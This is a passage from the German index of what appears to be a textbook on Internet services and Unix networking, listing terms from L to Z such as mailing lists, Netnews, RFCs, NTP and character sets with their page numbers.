Lesezeichen 58
Linkfäule 70
Linux 62

Liste
  Archiv 40
  Besitzer 40
  Digest 40
  geschlossene L. 40
  Index 40
  Mailing-L. 39
  moderierte L. 40
  offene L. 40
  Suchmaschine 40
Listproc 39
Listserv 39
local 3
localhost 10
Logische Bombe 101
Lüfter 92
Lurker 48
Lycos 67
lynx(1) 57
LynxIt (HTML) 72

MAC-Adresse 11
Mail 24
mail(1) 32, 102
Mail, unzustellbare 26
Mail-Bombing 95
Mailbox 24
Maildrop 24
Mailing-Liste 39
Mailserver 24
Mail Transfer Agent 32
Mail User Agent 32
Majordomo 39
MATHDI 86
Mesa 27
Message Digest 5 42
Messenger 86
Meta-Suchmaschine (Email) 27
Meta-Suchmaschine (WWW) 68
Meta-Tag 74
Metacrawler 68
MetaGer 68
Mitteleuropäische Zeit 79
moderiert (Liste) 40
moderiert (News) 46
Morris 102
mosaic(1) 57
mpack(1) 37
multimedia-fähig 2
Multipurpose Internet Mail
    Extensions 37
munpack(1) 37

Nachbarschafts-Operator 69
Nachrichtendienst 15
Name
  Host-N. 10
Name-Server 10, 15, 76
near 69
netfind(1) 79
Netikette 48, 52
Netizen 16
Netnews **43**
netscape(1) 57
Network File System 82, 84
Network Information Center 10
Network Information Service 82
Network Time Protocol 81
Netz
  Computernetz 3
  Entwicklung 2
  Netzdienst 2, 15
  Protokoll 7
Netz-File-System 15
Netzschicht 5
Newsgruppe 44
Newsreader 47
Nickname (IRC) 53
NIS-Cluster 83
Northern Light 67
nslookup(1) 13, 31, 76
ntpdate(1M) 82
ntpq(1M) 82

Oktalsystem 111
Open Directory 68
Open Profiling Standard 67
opera(1) 57
Operator (IRC) 53
Original Point of Distribution 21

Passphrase 97
password aging 97
Passwort 97
pasv (FTP) 19

Peer (NTP) 81
Pfeiltaste 133
Phrase 69
physikalische Schicht 5
ping(1) 95
Ping Flooding 95
Platform for Privacy Preferences 67
plenken 49
plonken 49
Portal (WWW) 70
Pos1-Taste 133
posten (News) 47
postfix(1M) 32
Postmaster 27
Post Office Protocol 24
Pretty Good Privacy 41
Primzahl 86
Privacy Enhanced Mail 41
procmail(1) 36
Protokoll 162
  Netz-P. 7
Provider 16
Proxy 58, 75
Prozess
  Client-P. 3
  Server-P. 3
Prüfsumme 102
Pseudo-Tag 38
Pseudo-Virus 103

r-Dienstprogramm 17
Rangfolge (WWW) 70
RARE Technical Report 150
Regular (News) 48
Relais (Email) 35
Remailer 37, 52
remote 3
Remote Execution 15
Remote Procedure Call 82
Reply (News) 47
Request For Comments 7, 150
restore(1M) 105
Retrieval-Sprache 85
RFC 1036 47
RFC 1094 7, 82
RFC 1101 7
RFC 1211 40
RFC 1305 81
RFC 1321 42
RFC 1327 26
RFC 1421 - 1424 43
RFC 1459 53
RFC 1462 6
RFC 1602 7
RFC 1610 7
RFC 1630 61
RFC 1738 59, 61
RFC 1808 59
RFC 1813 7, 82
RFC 1855 52
RFC 1883 10
RFC 1918 10
RFC 1925 75
RFC 2045 28
RFC 2068 59
RFC 2109 66
RFC 2141 61
RFC 2186 75
RFC 2565 7
RFC 2639 7
RFC 2779 53
RFC 2822 26, 28
RFC 2828 92
RFC 783 20
RFC 821 7, 9, 26
RFC 822 26, 28
RFC 854 7
RFC 894 9
RFC 959 7, 19
RGB-Wert 136
RIPEM 43
rlogin(1) 17
rm(1) 96
root (Benutzer) 97
Round Table 44
Routing 2
RSA-Verfahren 17
Rubrik 44

satan 98
Schaltsekunde 80
Schichtenmodell 4
script(1) 86
search.de 68

sendmail(1M) 9, 32, 35
Server (Computer) 3
Server (NTP) 81
Server (Prozess) 3
Server (WWW) 58
Server Side Include (WWW) 62
Session Manager 18
Shell
    Secure Shell 17
    ssh(1) 17
Sicherheit
    Betriebssicherheit 92
    Datensicherheit 92, 95
Side Channel Attack 106
Signatur 52
Signatur (Email) 30
Signatur (News) 48
Signatur (PGP) 42
Simple Mail Transfer Protocol 9, 26
Sitzungsschicht 5
Slang 140
slogin(1) 17
Smurf-Angriff 95
Son-of-1036 7, 48
Sondertaste 133
Spam 35
Special Interest Group 44
Speicher
    Cache 75
Spiegel 21
Spire-Projekt 84
Spoiler 48
squid 75
Startpunkt (WWW) 70
Startseite (WWW) 71
STN Karlsruhe 85
Stratum (NTP) 81
subskribieren 39, 44
Suchmaschine 58, 59
Suchmaschine (Email) 27
Suchmaschine (Liste) 40
Suchmaschine (WWW) 67, 74
swais(1) 56

tar(1) 104
Tastatur 133
tcio(1) 104
TCP/IP 7
telnet(1) 16, 32
Temps Atomique International 79
Terminal
    T.-Emulation 15, 16
    T.-Server 18
test (Newsgruppen) 48
Thread (News) 47
Thunderbird 24
tidy (HTML) 71
tin(1) 47
Tod-Taste 133
Top-Level-Domäne 10
traceroute(1) 31
Transport Control Protocol 9
Transportschicht 5
Trivial File Transfer Protocol 20
trn(1) 47
Trojanisches Pferd 99
Troll 48

Umleitung (WWW) 74
Uniform Resource Locator 59
Uniform Resource Name 61
Universal Resource Identifier 61
Universal Time Coordinated 79
uudecode(1) 37
uuencode(1) 37

vacation(1) 36
Validator (HTML) 71
Verbindung
    leitungsvermittelte V. 3
    paketvermittelte V. 3
Verfügbarkeit 93
Veronica 55
Verschlüsselung
    Secure Shell 17
Verzeichnisdienst 27
Viren-Scanner 102
Virenscanner 103
Virus 101, 102
Voice over IP 15
Volltext-Suchmaschine 67

WAIS 56
waissearch(1) 56
web.de 68

weblint (HTML) 71
Webmail 25
Webmaster 58
Webspace 58
whatis (Archie) 23
whois(1) 77
Wiki 63
Wikipedia 63
World Factbook (CIA) 56
World Wide Web 57
Wurm 102
www(1) 57

X.400 26
X.500 27
xmodem 18
xntpd(1M) 81
xrn(1) 47
xwais(1) 56
X Window System 18

Yahoo 68
ypbind(1M) 83
ypserv(1M) 83
ypwhich(1) 83

Zähler (WWW) 58
Zahl
    Primzahl 86
Zahlensystem 111
Zeichensatz
    ASCII 117
    EBCDIC 117
    HTML-Entities 131
    IBM-PC 117
    Latin-1 124
    Latin-2 130
    ROMAN8 117
Zeit-Server 15
zmodem 18
Zulu Time 79